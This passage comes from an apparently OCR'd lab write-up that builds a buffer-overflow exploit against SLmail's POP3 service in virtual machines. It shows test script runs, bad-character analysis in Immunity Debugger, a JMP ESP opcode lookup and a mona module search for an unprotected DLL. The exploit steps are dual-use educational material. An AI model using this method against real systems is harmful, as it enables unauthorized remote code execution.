root@kali:~/SLmail# python poc4.py 192.168.100.6 110

[+] Attempting to send buffer overflow to SLmail....

[+] Completed.
root@kali:~/SLmail#
```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
SLmail - Fil...
02:26 PM
46%
File Actions Edit View Help
7 items: 15.9 KiB (16,287 bytes), Free space: 49.5 GiB
Type here to search
Right Ctrl
02:56 AM
12/05/2020

Figure 22: Buffer overflow complete message with poc4.py

When we move to the windows VM and investigate in immunity debugger, after the 0c, od should be printed. But the printed was 0e. So, I decided that the 0d should be a bad character.



```
Registers (FPU)
EAX 00000000
ECX 023F9EC4 ASCII "20/05/12 02:56:24 P3-0001: 
EDX 00000003
EBX 00000004
ESP 023FA128
```

```
Address  Hex dump                 ASCII
0043D000 00 00 00 00 00 00 00 00 ........
0043D008 00 00 00 00 00 00 00 00 ........
0043D010 04 00 00 00 6F 72 20 75 ♦...or u
0043D018 73 65 20 74 68 65 20 73 se the s
0043D020 65 72 76 69 63 65 20 6D ervice m
0043D028 61 6E 61 67 65 72 20 69 anager i
0043D030 6E 20 74 68 65 20 63 6F n the co
0043D038 6E 74 72 6F 6C 20 70 61 ntrol pa
0043D040 6E 65 6C 20 74 6F 20 73 nel to s
0043D048 74 61 72 74 20 74 68 65 tart the
0043D050 20 73 65 72 76 69 63 65  service
0043D058 2E 0A 00 00 0A 6E 65 74 .....net
0043D060 20 73 74 61 72 74 20 25  start %
0043D068 73 0A 00 00 25 73 20 72 s...%s r
0043D070 65 6D 6F 76 65 20 20 20 emove
0043D078 20 20 20 20 20 20 20 20
0043D080 74 6F 20 72 65 6D 6F 76 to remov
0043D088 65 20 74 68 65 20 73 65 e the se
0043D090 72 76 69 63 65 0A 00 00 rvice...
0043D098 25 73 20 69 6E 73 74 61 %s insta
0043D0A0 6C 6C 20 5B 61 75 74 6F ll [auto
0043D0A8 5D 20 20 20 74 6F 20 69 ]   to i
0043D0B0 6E 73 74 61 6C 6C 20 74 nstall t
0043D0B8 68 65 20 73 65 72 76 69 he servi
0043D0C0 63 65 20 61 6E 64 20 73 ce and s
0043D0C8 74 61 72 74 20 61 75 74 tart aut
0043D0D0 6F 6D 61 74 69 63 61 6C omatical
0043D0D8 6C 79 0A 00 25 73 20 56 ly..%s V
0043D0E0 65 72 73 69 6F 6E 20 25 ersion %
0043D0E8 73 0A 0A 00 3F 00 00 00 s...?...
0043D0F0 68 00 00 00 72 65 6D 6F h...remo
0043D0F8 76 65 00 00 75 70 67 72 ve..upgr
0043D100 61 64 65 00 61 75 74 6F ade.auto
0043D108 00 00 00 00 69 6E 73 74 ....inst
0043D110 61 6C 6C 00 43 72 69 74 all.Crit
0043D118 69 63 61 6C 20 65 72 72 ical err
0043D120 6F 72 20 6F 63 63 75 72 or occur
0043D128 65 64 20 73 74 61 72 74 ed start
0043D130 69 6E 67 20 70 72 6F 67 ing prog
```

```
023FA128  04030201 ☺☻♥♦
023FA12C  08070605 ♣♠•◘
023FA130  0E0C0B09 .♂.♫
023FA134  1211100F ☼►◄↕
023FA138  16151413 ‼¶§▬
023FA13C  1A191817 ↨↑↓→
023FA140  1E1D1C1B ←∟↔▲
023FA144  2221201F ▼ !"
023FA148  26252423 #$%&
023FA14C  2A292827 '()*
023FA150  2E2D2C2B +,-.
023FA154  3231302F /012
023FA158  36353433 3456
023FA15C  3A393837 789:
023FA160  3E3D3C3B ;<=>
023FA164  4241403F ?@AB
023FA168  46454443 CDEF
023FA16C  4A494847 GHIJ
023FA170  4E4D4C4B KLMN
023FA174  5251504F OPQR
023FA178  56555453 STUV
023FA17C  5A595857 WXYZ
023FA180  5E5D5C5B [\]^
023FA184  6261605F _`ab
023FA188  66656463 cdef
023FA18C  6A696867 ghij
023FA190  6E6D6C6B klmn
023FA194  7271706F opqr
023FA198  76757473 stuv  SHELL32.76757473
023FA19C  7A797877 wxyz
```


```
[02:56:24] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pa
```

Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - SLmail.exe - [CPU - thread 0000059C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
45% remaining
3:01 AM
5/12/2020
Type here to search
Right Ctrl
03:01 AM
12/05/2020

Figure 23: result after executing poc4.py

Then in the Kali Linux I executed the poc5.py excluding 0d character to check whether there are any other bad characters.

After executing poc5.py, I got the successful message as below.




```
root@kali:~/SLmail# python poc5.py 192.168.100.6 110

[+] Attempting to send buffer overflow to SLmail....

[+] Completed.
root@kali:~/SLmail# 
```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
SLmail - Fil...
02:33 PM
44%
Shell No. 1
File Actions Edit View Help
7 items: 15.9 KiB (16,287 bytes), Free space: 49.5 GiB
Right Ctrl
Type here to search
ENG
03:03 AM
12/05/2020

Figure 24: Buffer overflow complete message with poc5.py

When we move to windows VM and check the immunity debugger, I noticed that all the characters have been printed successfully. So that, my decision was there are no any bad characters.



```
0237A1A4  8281807F
0237A1A8  86858483
0237A1AC  8A898887
0237A1B0  8E8D8C8B
0237A1B4  9291908F
0237A1B8  96959493
0237A1BC  9A999897
0237A1C0  9E9D9C9B
0237A1C4  A2A1A09F
0237A1C8  A6A5A4A3
0237A1CC  AAA9A8A7
0237A1D0  AEADACAB
0237A1D4  B2B1B0AF
0237A1D8  B6B5B4B3
0237A1DC  BAB9B8B7
0237A1E0  BEBDBCBB
0237A1E4  C2C1C0BF
0237A1E8  C6C5C4C3
0237A1EC  CAC9C8C7
0237A1F0  CECDCCCB
0237A1F4  D2D1D0CF
0237A1F8  D6D5D4D3
0237A1FC  DAD9D8D7
0237A200  DEDDDCDB
0237A204  E2E1E0DF
0237A208  E6E5E4E3
0237A20C  EAE9E8E7
0237A210  EEEDECEB
0237A214  F2F1F0EF
0237A218  F6F5F4F3
0237A21C  FAF9F8F7
0237A220  FEFDFCFB
0237A224  692029FF   ) i
0237A228  7473206E  n st
0237A22C  20657461  ate
0237A230  76D90035  5.┘v  USER32.76D90035
```


```
[03:03:37] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pa
```

Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - SLmail.exe - [CPU - thread 00000924]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Address
Hex dump
ASCII
Registers (FPU)
43% remaining
3:06 AM
5/12/2020
Right Ctrl
Type here to search
ENG
03:06 AM
12/05/2020

Figure 25: result after executing poc5.py

Step 11

The next step is knowing the address of the **JMP ESP.** For that I used a ruby script called nasm_shell.rb. By executing the command **locate nasm_shell** I got the path to the script. Then I used it to enter to nasm as below.




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
SLmail - Fil...
02:52 PM
40%
Shell No. 1
File Actions Edit View Help
7 items: 15.9 KiB (16,287 bytes), Free space: 49.5 GiB
Right Ctrl
Type here to search
ENG
03:22 AM
12/05/2020

```
root@kali:~/SLmail# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
root@kali:~/SLmail# /usr/share/metasploit-framework/tools/exploit/nasm_shel
l.rb
nasm >
```

Figure 26: Entering to nasm_shell

Then I typed jmp esp inside the nasm_shell and I got FFE4 as the result. So I should look into FFE$ when I'm running the mona modules script.




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No. 1
SLmail - Fil...
02:55 PM
39%
Shell No. 1
File Actions Edit View Help
7 items: 15.9 KiB (16,287 bytes), Free space: 49.5 GiB
Right Ctrl
Type here to search
ENG
03:25 AM
12/05/2020

```
root@kali:~/SLmail# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
root@kali:~/SLmail# /usr/share/metasploit-framework/tools/exploit/nasm_shel
l.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

Figure 27: Result of typing jmp esp in nasm

Then I moved to the windows VM. In the bottom of the immunity debugger there is a command line. Then I typed **!mona modules** and execute it. Then I got a result as below.



```
Address  Message
0BADF00D  0x76ac0000 | 0x76b94000 | 0x000d4000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [kernel32.dll] (C:\
0BADF00D  0x76c50000 | 0x76cfc000 | 0x000ac000 | True  | True  | True  | True  | True  | 7.0.7600.16385 [msvcrt.dll] (C:\Wi
0BADF00D  0x758b0000 | 0x758bc000 | 0x0000c000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [CRYPTBASE.dll] (C:
0BADF00D  0x77810000 | 0x7794c000 | 0x0013c000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [ntdll.dll] (C:\Win
0BADF00D  0x10000000 | 0x10007000 | 0x00007000 | False | False | False | False | True  | 4.3.0.2 [Openc32.dll] (C:\Windows\
0BADF00D  0x71930000 | 0x71942000 | 0x00012000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [pnrpnsp.dll] (C:\W
0BADF00D  0x77190000 | 0x771a9000 | 0x00019000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [sechost.dll] (C:\W
0BADF00D  0x74ef0000 | 0x74ef5000 | 0x00005000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [wshtcpip.dll] (C:\
0BADF00D  0x76fe0000 | 0x76fea000 | 0x0000a000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [LPK.dll] (C:\Windo
0BADF00D  0x00400000 | 0x0045c000 | 0x0005c000 | False | False | False | False | False | 5.1 [SLmail.exe] (C:\Program Files
0BADF00D  0x75c60000 | 0x75cfd000 | 0x0009d000 | True  | True  | True  | True  | True  | 1.0626.7601.17514 [USP10.dll] (C:\
0BADF00D  0x71830000 | 0x71836000 | 0x00006000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [rasadhlp.dll] (C:\
0BADF00D  0x73dc0000 | 0x73df8000 | 0x00038000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [fwpuclnt.dll] (C:\
0BADF00D  0x73e50000 | 0x73e57000 | 0x00007000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [WINNSI.DLL] (C:\Wi
0BADF00D  0x73f20000 | 0x73f3c000 | 0x0001c000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [IPHLPAPI.DLL] (C:\
0BADF00D  0x773e0000 | 0x7753c000 | 0x0015c000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [ole32.dll] (C:\Win
0BADF00D  0x76bf0000 | 0x76c47000 | 0x00057000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [SHLWAPI.dll] (C:\W
0BADF00D  0x75470000 | 0x75486000 | 0x00016000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [CRYPTSP.dll] (C:\W
0BADF00D  0x76d80000 | 0x76e49000 | 0x000c9000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [USER32.dll] (C:\Wi
0BADF00D  0x76d00000 | 0x76d7b000 | 0x0007b000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [comdlg32.dll] (C:\
0BADF00D  0x773b0000 | 0x773da000 | 0x0002a000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [IMAGEHLP.dll] (C:\
0BADF00D  0x75120000 | 0x7515b000 | 0x0003b000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [rsaenh.dll] (C:\Wi
0BADF00D  0x719f0000 | 0x71a00000 | 0x00010000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [napinsp.dll] (C:\W
0BADF00D  0x779a0000 | 0x77a2f000 | 0x0008f000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [OLEAUT32.dll] (C:\
0BADF00D  0x75960000 | 0x7596b000 | 0x0000b000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [profapi.dll] (C:\W
0BADF00D  0x75d50000 | 0x7699a000 | 0x00c4a000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [SHELL32.dll] (C:\W
0BADF00D  0x769a0000 | 0x76a41000 | 0x000a1000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [RPCRT4.dll] (C:\Wi
0BADF00D  0x77540000 | 0x775c3000 | 0x00083000 | True  | True  | True  | True  | True  | 2001.12.8530.16385 [CLBCatQ.DLL] (
0BADF00D  0x76f20000 | 0x76f3f000 | 0x0001f000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [IMM32.DLL] (C:\Win
0BADF00D  0x71880000 | 0x71888000 | 0x00008000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [winrnr.dll] (C:\Wi
0BADF00D  0x77a30000 | 0x77a36000 | 0x00006000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [NSI.dll] (C:\Windo
0BADF00D  0x76e50000 | 0x76f1c000 | 0x000cc000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [MSCTF.dll] (C:\Win
0BADF00D  0x5f400000 | 0x5f4f4000 | 0x000f4000 | False | False | False | False | True  | 6.00.8063.0 [SLMFC.DLL] (C:\Window
0BADF00D  0x71c70000 | 0x71cf4000 | 0x00084000 | True  | True  | True  | True  | True  | 5.82 [COMCTL32.dll] (C:\Windows\Wi
0BADF00D  0x00020000 | 0x00029000 | 0x00009000 | True  | False | False | False | True  | 1.1 [ExcptHnd.dll] (C:\Windows\sys
0BADF00D  0x75920000 | 0x7592e000 | 0x0000e000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [RpcRtRemote.dll] (
0BADF00D  0x76ba0000 | 0x76bee000 | 0x0004e000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [GDI32.dll] (C:\Win
0BADF00D  0x759e0000 | 0x75a2a000 | 0x0004a000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [KERNELBASE.dll] (C
0BADF00D  0x74e60000 | 0x74e69000 | 0x00009000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [VERSION.dll] (C:\W
0BADF00D  0x76f40000 | 0x76fe0000 | 0x000a0000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [ADVAPI32.dll] (C:\
0BADF00D  0x001c0000 | 0x001df000 | 0x0001f000 | True  | False | False | False | True  | 1.1 [Antares.dll] (C:\Windows\syst
0BADF00D  0x77960000 | 0x77995000 | 0x00035000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [WS2_32.dll] (C:\Wi
0BADF00D  0x753a0000 | 0x753dc000 | 0x0003c000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [mswsock.dll] (C:\W
0BADF00D  0x74fe0000 | 0x74ff7000 | 0x00017000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [userenv.dll] (C:\W
0BADF00D  -----------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00.859000
```

```
!mona modules
```

Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - SLmail.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Running
3:28 AM
5/12/2020
Right Ctrl
Type here to search
ENG
03:28 AM
12/05/2020


Figure 28: result after the first mona command

In the result I got I checked for a dll that the value of Rebase, SafeSSH, ASLR, NXCompt are equal to false and OS DLL is equal to true. Then I found a ddl called SLMFC.ddl which matches with my requirements. I chosed that to use in my exploitation.

Then I executed another mona command as below.

!mona find -s “\xff\xe4” – m slmfc.dll

With the execution of the above command I got the below result. I can use any of those 19 results for my exploit. I decided to chose the first one.


Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - SLmail.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
Running
3:35 AM
5/12/2020
Right Ctrl
Type here to search
ENG
03:35 AM
12/05/2020

```
Address  Message
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D     Found a total of 0 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01
759EB760 [03:35:18] Debug string: Mem: 141925
759EB760 [03:35:18] Debug string: Mem: 141925
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m slmfc.dll

         ---------- Mona command started on 2020-05-12 03:35:24 (v2.0, rev 605) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules slmfc.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x5f400000 to 0x5f4f4000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
